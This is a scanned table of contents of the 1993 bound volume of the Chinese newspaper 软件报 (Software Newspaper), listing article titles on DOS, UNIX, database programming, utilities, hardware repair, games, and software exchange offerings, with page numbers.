

軟件報

1993

合訂本

- ▲普及計算機知識
- ▲交流計算機技術
- ▲培養軟件人才
- ▲發展軟件產業

訂閱代號 61—74

本报责任编辑:鲁 丁 周 伟
 文 高 万 迈
 赵 歌
封面设计:顾惠能 毛 萍
版面设计:小 露 池 舟

出版单位:《软件报》社

统一刊号:CN51—0106

定 价:12.00 元

印制单位:成都铁路局人北二小校办工厂

图书品种全省最全，欢迎光顾
 办理零售邮购，资料齐全
 地址：苏州人民路155号
 目录

题目	页码
综述、读者论坛	
总结过去展望未来更上一层楼	1
《软件报》——电脑爱好者的良师益友	1
大力开发产品，繁荣软件市场	5
我说《软件报》庆祝软件报再次召开一周年	9
成都科技大学成人教育学院《软件报》社联合招收计算机技术函授学员	9
开发游戏学习卡	13
认清形势准备“入关”采取措施迎接挑战	17
印度软件人才的开发目标和重点	17
中文文字处理机亟待开发，谁把握了这个发展趋势，谁就把握未来市场	21
92年度软件登记知多少	21
深圳软件产值雄冠海外市场崭露头角	25
软盘市场亟待整顿	25
回顾我国保护软件知识产权的发展	29
中国计算机学会暨委员会1993年要做十件大事	33
我国中小学教育软件的现状与发展	33
我国中小学计算机课程、教材和发展	33
标准化是计算机软件工程化的基础一、二	37, 41
令人担忧的黄色软件	37
CAD/CAM技术在我国的应用	45
动荡、调整、竞争激烈的计算机产业	53
九十年代最有发展前景的技术产品	57
历史性的宣判	61
“热”起来的计算机网络	65
电脑病毒与战争	73
UNIX正走向统一	77
为行业排忧解难，为读者解难	89
《软件报》南京联络站获得成功的诀窍	89
《软件报》首批联络站建成	89
源程序中包含的版权信息	101
成都关于实施1993年中国计算机软件专业技术资格和水平考试的通知	101
奇特的电脑“拍买”	105
发展中的机械制造组技术软件	113
购买微机比电子打字机更有利	113
微利共享 稿酬再增50%	117
《软件报》南京联络站与企业联合创出一条发展新路	121
立即停止进口PC-E5000机	125
为实现中国开放式运行平台而努力	145
展望1993年UNIX市场	145
评价软件软件的参考标准	153
谈计算机防病毒卡宣传的误导导向	157
1993年10-12月计算机病毒活动一览表	157
PC-E5000更适合中国国情	161
《软件报》洛阳联络站成立	165
实施“三金”工程软件大有可为	169
正在崛起的电子货币	173
标准是用户唯一的选择——从“天汇”看汉字系统的发展	177
计算机教育纳入纲要	177
计算机产业将面临着大发展	181
对“软件国产化”的一些思考	181
上海有关专家提出加速发展	197
上海软件产业新思路	197
中文DOS平台从此一统天下——谁领导当今汉字系统潮流?	201
谁迎刃而解	205
腾飞的“巨龙”——来自明星电脑的系列报道	149, 169, 185, 197
软件与新产品介绍	
多媒体技术方兴未艾	13
超大容量四兆位EPROM编程卡	17
新型的汉字平台——中文之星	21
成都电子研究所推出新型MCS-51仿真器及EPROM编程器	29
“译星”英汉电脑翻译系统	53
推荐思考SCC-2超级汉字系统国产化	65
EDI的现状和展望	69
WHDOS汉字系统又推新版本	69
介绍一种优秀的汉字输入软件——自然双字输入系统	73
256色模式下的DBMS	81
UNIX同WINDOWS NT之争	93
浅谈字处理软件	97
在个人机延伸的最新UNIX系统上型操作系统Solaris86	109
王码汉字系统6.0简介	117
美国软件产业在迅速发展	121
Pen Point笔输入OS概要	125
第二代软件产品概观	129
面向对象技术概要	133
ORACLE 7概观	137
数风流人物，还看“奔腾”	141
四合一多功能信息管理卡面世	141
崭新的软汉字系统——中国龙简介	149
一种方便有效的加密工具——软件霸王	165
扶标准“以今天下 履至尊而制六合”——“天汇”标准汉字系统简介	173
WINDOWS环境下的第一个动态电子表格——简介Lotus Improv For WINDOWS	189
使用计算机的好帮手(金卡—易通)系列软件	189
杰出的办公自动化软件——Lotus SMARTSUITE	193
国内首家推出VLSI卷积码Viterbi译码器专用单片	205
CS&S信息	
橡胶硫化PC控制系统	9
人民银行同城清算系统又上新台阶	9
中软总公司推出HIS/KM医院管理信息系统	25
触摸屏查询系统	25
计算机辅助印章管理系统	61
中软吉林分公司推出智慧会计复核机	61
UNIX SVR4.2中文版上市	73
首家外币免税商店计算机管理系统开通	73
中软总公司推出1.00版“明星”多媒体数据库管理系统	85
销售管理系统在“假步”运行	105
建设项目经济评价系统	105
首家多用户财会软件通过评审	117
现代计算机组网无网网	125
智慧多媒体数据库管理系统	165
中软总公司推出——城市公路管理信息系统	181
计算机语言及编程技巧	
DEBUG和双向功能结合而得文件的麻烦及其消除	14
WPS系统中字库加载程序的改进	14
README.COM在CGA显示器上的汉化应用	14
后台捕捉EGA/VGA图像的C语言实现方法	18
对TURBO C标准库函数putchar的扩充	18
CCDOS4.0在AT机上实现虚拟软卡	22
XENIX系统软件故障的应急处理	23
COBOL1.1中如何实现虚拟可变量长度	30
CCDOS2.13H九倍二十四针打印驱动程序	35
对7.0版PCSHHELL程序的修改	38
如何在MSDOS5.0版中使用低版本程序	42
如何在进入五笔字型的同时进入纯中文状态	43
利用Turbo C对汉字库进行修改	62
Auto CAD绘图环境的自动设置	63
C程序如何控制屏幕上下滚动和左右平移	70
用Quick-Basic实现局部图形存取的方法	71
C语言为FOXBASE数据库加密	74
MICROSOFT C6.0的汉字处理	78
怎样实现UNIFY下C语言程序对UNIFY关系数据库的操作	83
扩充TURBO C线型作图函数的输出模式	87
快速修改五笔字型内部词组一法	91
C语言调用BIOS的通用程序	99
C语言中数学错误的处理	103
SUPER WPS系统不能正常使用的一个原因	110
使用TURBO BASIC应注意的几个问题	114
为汉化ARTOCAD10.0增加一条块的属性值输入命令	135
在C语言中利用随机函数实现动画技术实例	135
给FORTRAN语言增加一个读取键盘的INKEY函数	135
TC2.0V集成开发环境快速编译C程序的方法	138
给TUBO C增加一个口令函数	146
更加实用的中文UNIX SVR4.2/CE	146
为C增加一个显示字符串的函数	151
提高利用TURBO C编制的图形程序的适用性和独立性	166
给汇编语言建个编辑器	171
用PCTOOLS恢复格式化了的硬盘的方法及经验	175
利用TURBO C的PUTIMAGE函数实现动画显示	178
如何提高高级语言编写的软件与各类汉字系统兼容	198
使用TURBO C2.0连接文件常遇到的问题	198
使用TAR命令应注意的问题	199
数据库	
实现单用户下的FOXBASE程序到多用户下的终端打印问题	6
浅谈FOXBASE中的容错处理	7
CCED与.DBF数据库传递的方法	15
用WORDSTAR为DBF文件加(解密)	18
介绍一种由dBASE(FOXBASE)备注文件转换成文本的简便方法	23
利用Pro.C程序接口改造Oracle中Update命令的功能	26
一种FOXBASE过程文件的分解方法	27
如何提高FOXBASE+的统计运算速度	31
BASIC直接读取FOXBASE+.MEM文件数据的方法	34
FOXBASE中实现报表的无格式打印	42
录入汉字的数据库法	47
FOXBASE中每行下黑线的消去方法	54
关于编译dBASE3新增功能用法	55
FOXPLUS调用汇编块存取解密窗口	59
FOXBASE可用于编写绘图程序	63
FOXPLUS调用汇编块显示SPT图形	95
简单实用的公用数据库	99
赋值运算符“=”在ORACLE数据库的PRO.C程序接口中的妙用	107
UNIFY数据库中的数据共享	107
在FOXBASE中显示大汉字	119
多用户FOXBASE+错误捕捉	131
防止FOXBASE伪编译程序被反编译的简单方法	131
FOXBASE+.DBASE中打印的换页问题	131
防止FOXPLUS源程序的丢失	135
为FOXBASE系统增加一实用程序——过程分解器	143
FOX文件的反编译的简单和完整实现	162
FOXBASE+2.10的屏幕缺象	167
浅析DBASE II的优化	187
“将错就错”——在FOXBASE+中的应用	187
CLIPPER5.2可直接编译中文程序	202
操作系统及系统软件	
给DOS增加一条HID命令	2
SPDOS部分缺省参数的修改	2
2.13H虚拟字库移植到CCDOSV4.0	3
DOS5.0下SUPER CDOS5.10的不兼容性及其解决办法	3
在UNIX下按文件类型或时间界线列目录	6
系统当前日期的临时保存与释放	7
PATH命令一处应用	7
不用热键启动驻留程序	10
提高提示信息的自适应性的PC机留出更多的内容	11
让2.13汉字系统为无硬盘的PC机留出更多的内容	11
硬盘BOOT.FAT表和ROOT表的备份方法一闻	11
搜寻特定文件	18
如何实现高端内存的动态释放	26
使用金山汉字系统时出现的问题及解决方法	26
一个DOS尚未公布的INT21H的52H号功能	30
DOS5.0的EMS模拟器及其使用	46
小字库技术在IBM系列机的应用	50
功能强大的NDOS	51
不能改程序在MSDOS3.1下运行SPUER WPS	54
一个增强DOS查找功能的程序	58
在Windows3.0中实现动话功能	58

五码5.0汉字系统应用经验... 203
UCDOS五笔字型输入码的修改... 62
如何在MSDOS5.0下安装CCDOS2.13H... 67
DOS操作符的用途... 67
利用DM快速查询硬盘参数... 70
DOS5.0运行2.13H,西山DOS5.1的方法... 71
DOS的内外部命令及可执行文件... 74
使用金山DOS的合理配置... 75
灵活运用DOS环境变量... 75
退出汉字系统的捷径... 79
使用PCTOOLS7.0恢复ZAP数据库... 79
使用DRDOS6.0保护硬盘资源... 79
使用UCDOS2.01汉字系统的解密... 82
AUTOCAD386 11.0不能进入图形状态的解决办法... 86
MSDOS5.0下运行金山SPDOS.10... 87
在菜单程序中如何执行大型DOS程序... 91
妙用PROMPT命令... 95
DRDOS6.0用后感... 99
XENIX系统中终端用户管理之我见... 102
浅谈DRDOS中口令字的清除... 103
增强DOS内部命令ECHO功能一法... 106
在DOS命令下显示SPT图形... 106
用户忘记密码后如何提醒他们... 106
DRDOS6.0中强大的硬盘倍密程序SSTOR... 110
解除DRDOS6.0口令的一个办法... 111
如何让文件系统驻留在高端内存块... 111
如何减少SPDOS.0和5.1频繁读硬盘字库的方法... 111
对VI.EXE的汉化... 118
如何编辑AUTOCAD中的文本... 118
给UNIX/XENIX系统超级用户开一个后门... 118
在MSDOS5.0V中2.13H的虚拟盘不能使用的解决办法... 119
80286PC机在DOS3.30及DOS5.0下交替运行2.13H及LIJPH DOS5.1的方法... 119
AUTO CAD图形的打印方法... 122
金山汉字五笔字型词组修改... 127
如何取得五笔字型词组编码... 127
在只有软驱的微机上使用CCEDV4.0... 130
WINDOWS3.0使用经验三则... 131
给MSDOS5.0增加一外部命令... 134
HIME环境下SPDOS显示字库的高内存装载... 134
让普通用户直接关闭UNIX系统... 134
物理内存位置不变的文件移动... 138
修改金山系统适应有缺陷的386主板... 138
DOS5.0安装的系统格式化... 139
必不可少的系统软件——中文之星... 139
在SUPER286上设置EMS... 139
给UNIX/XENIX系统添加一个简单的多重加密器... 142
给DOS增加修改子目录名的外部命令... 142
突破DOS的限制利用更多的内存... 147
在多种系统下使用CCED... 147
UNIX在中国... 150
关于UNIX SVR4.2/CE问答... 150
DOS版本升级中的意外... 151
在MSDOS5.0以上版本运行NOVELL网的方法... 154
MSDOS6.0启动系统设置技巧... 155
在WINDOWS3.0环境调用应用程序的几种方法... 158
记录UNIX/XENIX系统的“黑名单”... 158
介绍一种最安全的UNIX/XENIX系统关机方法... 158
一种探测DOS目录的简易方法... 162
退出金山DOS5.1系统时释放所有驻留程序... 162
WINDOWS3.1功能与使用167,171,175,179,183,187,191,195,199,203,207... 167
利用DRDOS6.0进行双机通信... 167
MSDOS6.0操作系统下正常运行程序的简单方法... 170
谈XENIX系统下的软件解密... 170
UNIX系统使用小经验... 174
SPDOS.1谈CEGA卡显示汉字的方法... 174
UNIX/XENIX下如何改装终端打印机为共享打印机... 187
SUPER-CCDOS6.0使用点滴... 191
如何在MS-DOS6.0下运行汉化AUTO CAD10.0软件... 198
DOS命令输入缓冲区池的实现... 199
DRDOS系统驱动程序的状态配置... 199
改进多用户系统中的DOS操作命令... 202

WINDOWS3.1的屏幕保护功能... 203
在北方方正SUPER CC-DOSV6.0下实现打印控制命令... 203
XENIX系统关机命令的改进... 206
SUPER-CCDOS下的字型控制... 207
XENIX系统中被损坏数据库的修复... 207

实用程序编程技巧及应用

给TANGO软件增加汉字标注功能... 2
LOCK89加密盘的制作... 2
一种只用两根I/O线的液晶显示器接口... 3
使FRT-SCREEN键变得更方便... 6
如何寻找丢失的文本文件... 6
实现0不打印的两种方法... 7
加密的WPS文件的密码提取... 10
平方和立方的打印... 10
巧用Wordstar... 11
批处理文件中读取按键值程序的设计和应用... 15
通用备份文件信息查询... 15
CC213下表格打印的精确换页... 19
可恢复硬盘主引导区实用程序... 19
介绍一种补救用XE初编文件不能被WS等字处理软件调用的方法... 19
加密应用程序的移植... 22
查看由SETUP程序设置的开机密码的程序... 22
浅谈如何加快应用程序的运行速度... 23
怎样获取条形码码表... 27
CRT实用程序... 30
VGA320*200图形方式下256种颜色选取... 31
浅谈标志数组... 31
后台程序的设计方法... 34
防硬盘格式化的方法... 34
SYS()函数的功能及其应用... 35
电脑病毒的彻底清除... 35
对五笔字型输入法的改进... 38
面向对象的并行程序设计及其实现... 39
EGA/VGA的图形存取方法... 39
为PC机建立动态辅助屏幕... 43
2.13中CV26.COM显示模块的进一步完善... 46
对LOCK89加密盘的制作一文的补充说明... 47
微机对非线性实时输入数据的采集和处理技术... 47
加密和压缩软件的妙用... 50
高度融合的个人子目录... 51
CGA图形存取时的一点技巧... 54
无格式BCD两通讯程序管理... 55
磁盘扩容的好方法... 58
直观看程序的设计与实现... 58
LOCK93加密程序分析... 62
谈计算机辅助管理程序的用户友好性... 63
硬盘目录显示与快速转换... 66
AT多功能卡的方式设置... 66
在HGC单色显示器上用INT10H的写点功能作图... 66
彩色汉字屏幕的保存与恢复... 67
对SPT图象扩展版面... 70
README.COM用法一谈... 71
一个查询键盘编码的程序... 74
一种实用的硬盘双重加密程序... 74
节省磁盘使用空间两法... 75
MS-1300打字编辑器改造为IBM PC兼容机... 75
提高AUTO CAD运行速度的一种方法... 75
中文彩色立体窗口的实现... 78
384KB内存资源的开发和利用... 78
三项功能共用一个模块... 79
CRT屏幕宽行滚动显示技术... 83
谈页面垂直式通用菜单的程序设计... 83
一个通用的硬盘EXE文件加锁程序... 86
西文下汉字特殊字型的显示技术... 86
使SCANF()函数接受默认输入值... 86
介绍一个8字节清屏程序... 86
一个通用的文件查找程序... 87
CEGA卡直接存取显示缓冲区技术... 90
提高软件适应性的统一编程法... 91
键盘调速器的实现原理... 94
AUTO CAD中屏幕漫游的实现... 94
若干SVGA卡的自动识别方法... 94
高性能数据压缩/还原软件LHARC... 95
给3+网络共享程序增加自动发送和登录功能... 98
加强财会系统安全性的一种方法... 99
终端的承死和激活... 102
ARJ文件压缩程序命令及开关功能表... 103
应急份硬盘引导记录... 103

在纯西文AUTOCAD中标注汉字的基本方法与原理... 106
有选择地释放内存块... 107
微机简单实用程序BAT2COM实现... 110
2.13H屏幕死锁的解决办法... 111
定时屏蔽EGA/VGA显示器... 114
内容文本恢复阅读... 114
巧用INT16... 114
相邻有限对称无穷... 115
用一个ASSIGN命令敬告一个硬盘... 115
激光/LOCK加密盘的解密方法... 122
西文状态下显示汉字的新方法... 123
硬盘安全分区及分区可保护处理方法... 123
避免TSR重复驻留内存的几种编程技术... 126
PC机图形适配器维修技术... 130
文件的全盘稽查查找程序... 138
加密BAT文件二法... 142
在CGA卡及2.13H下运行CCED的方法... 147
实用的微机编辑软件在线帮助器... 150
磁盘文件管理命令TYED... 151
简单实现双屏显示自动切换... 151
使用工具软件实现对激光/20CK加密盘的快速解密... 154
网络运行经验点滴... 158
小巧伶俐的磁盘文件粉碎机... 162
内存单元监视器... 166
有选择性的内存清理软件... 170
再谈西文状态下显示汉字... 171
CMOS内容的保存与恢复... 174
3+如何安装多服务器网络... 174
如何取得系统中的驱动器... 174
超级文件目录属性查询工具SATTRIB... 178
位操作的有趣应用——文件加密... 178
磁盘碎片与COMPRESS程序的正确使用... 178
用KEYB命令使扩展键盘正常使用... 179
PKLITE压缩加密可执行文件软件... 179
如何快速有效地在PROTEL中增添汉字... 182
在NOVELL网络上实现2.13汉字打印... 182
浅谈工具软件的二次开发应用... 183
提示用户内存能否正确安装程序的一种方法... 183
用程序解解按键系列... 186
如何脱离汉字系统处理汉字显示... 190
CCED加密中的“陷阱”... 190
NOVELL网络的系统优化... 190
3+网PC服务器实现共享方式与邮件方式同台服务若干问题的方法... 194
逐渐消失的清除效果... 194
GWBIO5保存和恢复屏幕的方法... 195
巧用AUTO CAD... 195
西文AUTO CAD下标注汉字的几种方法... 202
NOVELL无盘工作站网络共享2.13H... 206
任意组合条件的查询... 206
不用KEY盘安装中国龙R2.0的方法... 207
快速获得硬盘主要信息的方法... 207
WPS死机问题的解决... 207

维修及便携机打印机

LQ-1600K打印机打一例... 3
AR3240打印机使用经验... 7
DM软件排除硬盘不启动故障... 27
文件建制出错的原因与对策... 43
ASTP I 386SX/20微机故障检修一例... 43
索引电路故障分析... 47
屏幕上覆置锁死的解法... 51
读出/写入故障的分析及维修... 55
M1724单向打印的修改... 59
如何防止打印机断针现象... 67
修改1724P16.EXE打印驱动程序... 83
LQ1600K打印控制码输入方法... 91
IBM电源故障的分析及维修... 91
微机硬盘自学恢复... 107
从打印机输出VGA高分辨率图形... 123
硬盘扩容及常见问题的解决... 143
开发AR3240打印机的排版功能... 143
3070C.EXE在使用中的一些问题及解决的方法... 147
简单实用的LQ1600K硬字库驱动程序... 151
HX-20扫描仪与COMPAQ386通信的实现... 155
SHARP PC-E500—从输纸机向便携机过渡的桥梁... 159,163
内存奇偶校验故障的维修... 171
IBM/PC硬盘驱动器维修实例... 175
如何排除WPS的“伪死机”现象... 179

PC 及兼容机

用 C 语言实现音乐的后台演奏 4
 将 TAB 修改或空格的删法 4
 双列打印 BASIC 源程序 4
 理想物体全方位动画 4
 一张纸上左右两半打印同一文件的另一方法 16
 用微机丰富闭路电视屏幕效果 16
 2000 北京奥运 16
 213 汉字系统中词组库文本的还原 20
 在多目录下共享 CCED 的方法 20
 再谈 TURBO C2.0 中文软件设计方法 24
 小经验 28
 可执行文件如何在 DOS 命令行携带参数 32
 关于 FOXBASE 中 ON ERROR 和 ERROR() 的应用 32
 *将小写金额自动转换成大写金额的完善 36
 用 C 语言实现周易电子学功能 40
 使用 PC 机单机的经验 44
 趣味程序——学生成绩 44
 浅谈 C 语言编程风格 44
 几条 BASIC 语句的特殊应用 52
 3240 打印机小行程控制 56
 公元纪年转换成干支纪年 60
 巧用 CCED 对 DBF 数据库进行修改、录入 64
 WPS 日期检测旁路方法 68
 使 PC 自动记录开机时间 68
 巧用 INSTR 函数编程 72
 数字字符排序引法 72
 简单有效杀死 DIR——II 84
 使用 CRT 单元支持汉字的方法 84
 关于 <<多重循环妙用一例>> 88
 用 FTOOLS 替换 DOS 版本 88
 关闭彩色 120
 DRIVER.SYS 设备命令的几种用法 92
 介绍一个实用的日期函数 96
 电算 (N) 函数 190
 为 DOS 建立修改目录名的命令 100
 角谷慧雄的快速验证 100
 将 TAB 字符改为空格的实用程序 104
 小议用 DBASE 的循环语句实现立体动态画面 108
 快速重建索引文件 112
 运用 WPS、WS 编 BASIC 程序 112
 对《简单有效杀死 DIR——II》一文的补充 116
 直接修改自然码内部码字、词 124
 一种可在 1.2M 驱动器中任意拷贝文件的方法 124
 陈景南 (N) 的误差 128
 快速输入汇编程序 132
 回收 DIR-II 病毒占用空间的简易方法 140
 模拟电视游动字幕广告用程序 140
 使用 Restore 命令常遇到的问题 156
 3.5 英寸 21M 光盘驱动器的安装与使用 180
 巧格式化 1.2M (或 1.44M) 零磁道损坏的软盘 184
 如何实现 PC-1500 的 BASIC 程序向 IBM 机移植 184
 如何在 WPS 文字处理系统使用 9 针仿 24 针 TX-850 188
 一条显示隐含子目录的命令 188
 一个为股迷朋友编写的股市行情走势图程序 192
 关闭 EGA 屏幕的方法 196
 在密码 480 下使用自然码 204
 怎样在没有硬盘的 PC 机上使用 WPS 208

CEC 及苹果机

虚拟磁盘与磁盘文件管理 4
 具有特色的电子秒表 8
 模拟人工技巧——道扑牌牌题 8
 使 (CEC-I 全能函数) 成为真正的全功能系统 12
 判断磁盘磁道数 12
 怎样用 CEC-I 打印试题 12
 寻找数据的“方眼睛” 16
 浮点 BASIC 的 AUTO 功能 16
 如何使汉字文件名在西文状态下有效 20
 部分常用 BASIC 命令快速输入法 20
 为 DOS 扩充二页自由空间 24
 中华机编纸带式文稿打印工具 24
 CEC 高级防拷贝技术 28
 数据转换程序 28
 CEC 高级防拷贝技术 (续) 32
 CWS 和 FWS 取长补短 36
 使 BASIC 程序具有结构化特点 36
 中华学习机扩展 IF-THEN-ELSE 语句 40

再谈系数的验证 40
 更巧妙的体现人工模拟 44
 实现真正的 NEW 函数 44
 给 CEC-IWORDSTARL.O (重庆版) 加载词组功能 48
 一种新颖简便的潮汐计算法 56
 中文引导程序 60
 显示格式小改进 64
 电算数论函数 (N) 64
 不同操作系统下扩大 CEC-I 机磁盘容量的方法 68
 更换软件的封面 68
 功能更强的数据转换程序 68
 不同操作系统下扩大 CEC-I 磁盘容量的方法 (续) 72
 谈中华学习机中文软件向天坛学习机转换 76
 趣味程序——理直气壮 80
 由数据的处理技巧谈中华学习机内存的充分利用 84
 如何启动 DOS 并保存机内的 CEC-I BASIC 源程序 84
 机械模拟模拟演奏 88
 用 CEC-SMWS 作程序编辑器 88
 CEC-I 自动画面计算 92
 BASIC 调用 RWTS 92
 利用 CEC-WORDSTAR (重庆版) 编程 92
 CECBOS 和 CP-M 两种操作系统下文件的相互转换 96
 旅客列车到发时刻自动查询 100
 给苹果机增加 FILE 命令 100
 中华学习机汉字压缩存储 104
 将 CWS 和 FWS 文件转换为 SMWS 文件 104
 将 BASIC 和机器语言程序合并成一个文件 108
 磁盘磁带高速传输软件使用经验 112
 二维数组快速排序 116
 用 BASIC 验证角谷慧雄 120
 关闭彩色 124
 数学黑洞——奇妙的西弗斯数 [123] 128
 CEC-IWORDSTARL.O 版加载词组功能一文的补充 132
 中华学习机汉字和字符的着色处理 136
 CEC-I 还有生命力吗 144
 用汇编调用汉字 156
 在带键盘的游戏机上加入 6527 小监控程序 156
 数学黑洞——西弗斯数 123 与 0 168
 特殊命令——EXE 172
 简单实用的试卷生成系统 176
 磁盘加密法 180
 巧用 CEC-I 游戏操作 CWS 的小鼠标 192

单片、单板机、计算机及维修

单片机用于多路智能灯控制的设计与实现 12
 把计算器变成计时器 20
 索数解 28
 计算器编程验证解答 36
 请老尾巴——计算器游戏 40
 “密码锁”法 48
 改 TP801A 单板机为 51 系列单片机的开发工具 72
 电子计算器抢数游戏程序 72
 改 TP-801A 单板机为 51 系列单片机的开发工具 (续) 76
 巧用 PC-1500 主机电源给 CE-161 模块供电 84
 与罗爱同志商榷 92
 计算器查找最大、最小数 92
 液晶显示器显示模糊故障的维修 104
 计算器上的十二生肖查询 112
 计算器解算黎子吃桃子程序 116
 改进数解 120
 HP 喷嘴打印头的再生 136
 CEC-I 型中华学习机修理一例 164
 BD386-33C 主机常见故障及分析解决方法 172
 计算器帮助炒股 176

游戏及游戏机

83-93 日本电子游戏业十年发展综述 48
 电子游戏发展史 (续二) 52
 83-93 日本电子游戏业十年发展综述 56
 83-93 日本电子游戏业十年发展综述 60
 浅谈电子游戏软件的分发方法 64
 造 PCMAN.COM 76
 关于“吃豆子”游戏程序的几点修改 80
 家电军团共同卷入电子游戏业 80
 关于“RPG”的一点说明 92
 对“堆积木”游戏 TETRIS 的改造 96

最新任天堂电视游戏秘技集锦 96, 100, 144, 172, 176
 电脑游戏编程技巧(一) 104
 电脑游戏编程技巧(二) 108
 电脑游戏编程技巧(三) 112
 电脑游戏编程技巧(四) 116
 电脑游戏编程技巧(五) 120
 电脑游戏编程技巧(六) 124
 电脑游戏编程技巧(七) 128
 电脑游戏编程技巧(八) 132
 电脑游戏编程技巧(九) 140
 关于 LIT-B 型可录游戏卡存储器的切换 140
 电脑游戏编程技巧(十) 156
 电脑游戏编程技巧(十一) 164
 电脑游戏编程技巧(十二) 168
 电脑游戏编程技巧(十三) 172
 电脑游戏编程技巧(十四) 176
 电脑游戏编程技巧(十五) 180
 日本光宝公司部份软件汇总表 180
 打印机强迫输出的一种方法 184
 电脑游戏编程技巧(十六) 184
 日本光宝公司与历史 SLG 类游戏 184
 新游戏软件介绍“航空王” 188
 电脑游戏编程技巧(十七) 188
 电脑游戏编程技巧(十八) 192
 电脑游戏编程技巧(十九) 196
 电脑游戏编程技巧(二十) 204
 电脑游戏编程技巧(二十一) 208

其它

教育软件精英园地(四) 12
 教育软件精英园地(五) 16
 教育软件精英园地(六) 20
 教育软件精英园地(六) 24
 怎样学习五笔字型的输入方法 24
 教育软件精英园地(七) 28
 学习五笔字型的编码与输入练习 28
 教育软件精英园地(八) 32
 五笔字型的实际应用技巧 32
 教育软件精英园地(九) 36
 浅谈计算机操作技巧 40
 教育软件精英园地(十) 40
 浅谈计算机操作技巧(二) 40
 教育软件精英园地(十一) 44
 教育软件精英园地(十二) 48
 函授辅导 48
 教育软件精英园地(十三) 52
 函授辅导 52
 函授辅导 56
 函授辅导 60
 函授辅导 64
 函授辅导 68
 函授辅导 72
 函授辅导 76
 函授辅导 80
 函授辅导 84
 函授辅导 88
 函授辅导 92
 函授辅导 96
 函授辅导 100
 函授辅导 104
 函授辅导 108
 函授辅导 112
 函授辅导 116
 函授辅导 120
 函授辅导 124
 DOS3.3 至 DOS5.0 的增扩功能及其使用 128
 DOS3.3 至 DOS5.0 的增扩功能及其使用(二) 136
 一九九二年软件技术资格和水平考试答案 136
 一九九二年软件技术资格和水平考试答案 140
 一九九二年软件技术资格和水平考试答案 144
 DOS3.3 至 DOS5.0 的增扩功能及其使用(三) 148
 一九九二年度初程序员级试题 152
 一九九二年度初程序员级试题 156
 1993 年全国青少年信息学(计算机)奥林匹克竞赛试题 160
 DOS3.3 至 DOS5.0 的增扩功能及其使用(五) 160
 DOS3.3 至 DOS5.0 的增扩功能及其使用(六) 164
 家用电脑的选购和软件配置 164
 DOS3.3 至 DOS5.0 的增扩功能及其使用(七) 168
 家用电脑的选购(二) 168
 DOS3.3 至 DOS5.0 的增扩功能及其使用(八) 172

DOS3.3至DOS5.0的增强功能及其使用(九)	176
函授辅导	188
教育学习软件园地	196
函授辅导	196
函授辅导	200
教育学习软件园地	200
函授辅导	204
教育学习软件园地	204
函授辅导	208
教育学习软件园地	208

软件交流

930101 儿童算术训练	1
930102 向高电脑位数字汉字输入系统——最新3.2版	1
930103 GPE通用编辑环境	5
930104 超级阅读及打印控制程序FLRDV2.0	5
930105 适用于CGA上的25行FOX系统	9
930106 长城微病毒信息转储程序	9
930107 T形立体反病毒菜单	13
930108 通用财务管理软件	13
930109 DC超级磁盘工具	17
930110 CEC-1英语单词高效记忆系统	17
930201 群延时均衡器最佳化设计GDTE-OD	25
930202 DOS文件加密软件-PCFILE.KEY VER1.00	25
930203 2.13H九针打印机高级打印程序	29
930204 设置软盘通行口工具软件ISDISK.DISKP-SWD	29
930205 文件、卷管理信息系统2.0版	33
930206 FOXBASE应用开发辅助工具	33
930301 PC机病毒通用程序	37
930302 HCED编译程序	37
930303 软件资格水平考试英语速成辅导盘VER2.0,2.1,3.0	41
930304 学生成绩统计分析软件	41
930305 CEC-SM多功能中西文编辑排版系统5.3版	45
930306 ZKO-中考招生管理系统	49
930307 围棋之友棋谱处理系统3.1版	49
930401 最新通用工资管理系统	53
930402 通用型中西文集成编辑器"lpe"	53
930403 四通文件向微机文件的转换工具	57
930404 WPS-FWS6.1中文编辑打印系统	57
930405 FOXBASE通用数据库管理系统	61
930406 通用数据报表自动生成程序	61
930407 实用程序会萃	65
930408 PC电脑百宝箱第一辑	65
930501 五笔字型教学软件	69
930502 LOCK92高级加密程序	69
930503 中药小辞典	73
930504 学生成绩管理系统	73
930505 FOXT00L(forbase编程工具箱)V2.0	77

930506 FOXBASE+的执行文件(.FOX)解密和反编译成源文件(.PRG)的工具软件	77
930507 SANKING中文仿真仿真软件	81
930508 EE SYSTEM V2.5之LQ1600K系列打印机驱动程序	81
930509 FOXBASE+通用下拉菜单界面系统	85
930510 通用显示器保护器	85
930601 日常营养保健电脑咨询系统YYZX V1.0	89
930602 系统通用制表软件CTAC	89
930603 多功能快速磁盘复制程序QDCOPY.COM	93
930604 磁盘文档阅读工具SD.EXE	93
930605 汉字语音输入系统	97
930606 TURBO C2.0学习软件和自制学习系统软件2.01版	97
930607 股票投资分析系统	97
930608 93版CCTB V1.0系统	101
930609 金融防病毒保安系统	101
930701 超级工资管理系统	105
930702 自动统计图形及回归分析集成系统V3.10	105
930703 病毒克星KV20系统盘	109
930704 CASL语言集成编译系统	109
930705 机械设计师	113
930706 最新通用工资管理系统V2.0版	113
930707 快速自动制表软件-TYBXT	117
930708 MSCG11.0	117
930709 普及型2.13H汉字系统	121
930710 汉字(词)输入技术练习与测试通用软件HZSRX1.0	121
930801 "黄金路"股票分析系统	125
930802 音声汉字语音输入系统	125
930803 京通汉字系统Ver1.1	129
930804 AutoCAD非图形数据库管理软件包Acbase2.0	129
930805 医院实验试剂管理系统	133
930806 EPS可执行文件的加解密	133
930807 英语扑克	133
930808 数学教学软件写作系统	137
930809 DBASE系列应用软件分析器(DSA2.0)	137
930901 SAV保护神通用抗病毒软件	141
930902 SPDOS首尾、拼音输入方式	141
930903 全新重编程行程序-NEWR	145
930904 超级五笔字型输入模块	145
930905 EE SYS TEMV2.5之LQ1600K系列打印机驱动程序	149
930906 命运与名称	153
931001 超级多功能通用跟踪调试解密软件LEGZV1.0	157
931002 金山汉字系统超级五笔字型输入法及词组管理软件	161

931003 小学一、二年级教学、语文教育软件	161
931004 PC文件转换工具箱	165
931005 Twin1.0弹出式立体菜单	165
931006 金通AutoCAD汉字标注系统V3.0	169
931007 FWS6.0中文编辑打印系统	169
931008 高级矢量汉字处理模块	173
931009 全汉化PCTOOLS Ver5.0	173
931101 清洁工反病毒系统1.5版	177
931102 WPS五笔字型词库管理软件	177
931103 分节码	181
931104 FJ写文章	181
931105 英语单词循环渐进快速记忆系统	185
931106 藏汉英辞书操作系统	185
931107 英语单词循环渐进快速记忆系统	189
931108 英语学习系统Ver3.0	189
931201 CPSC语言高效学习及实用程序软件包	193
931202 1.超级工资管理通用系统 2.人事档案管理系统 3.固定资产及设备管理系统	193
931203 试用版的大地汉字系统VC DOS V1.0	197
931204 简谱音乐软件	197
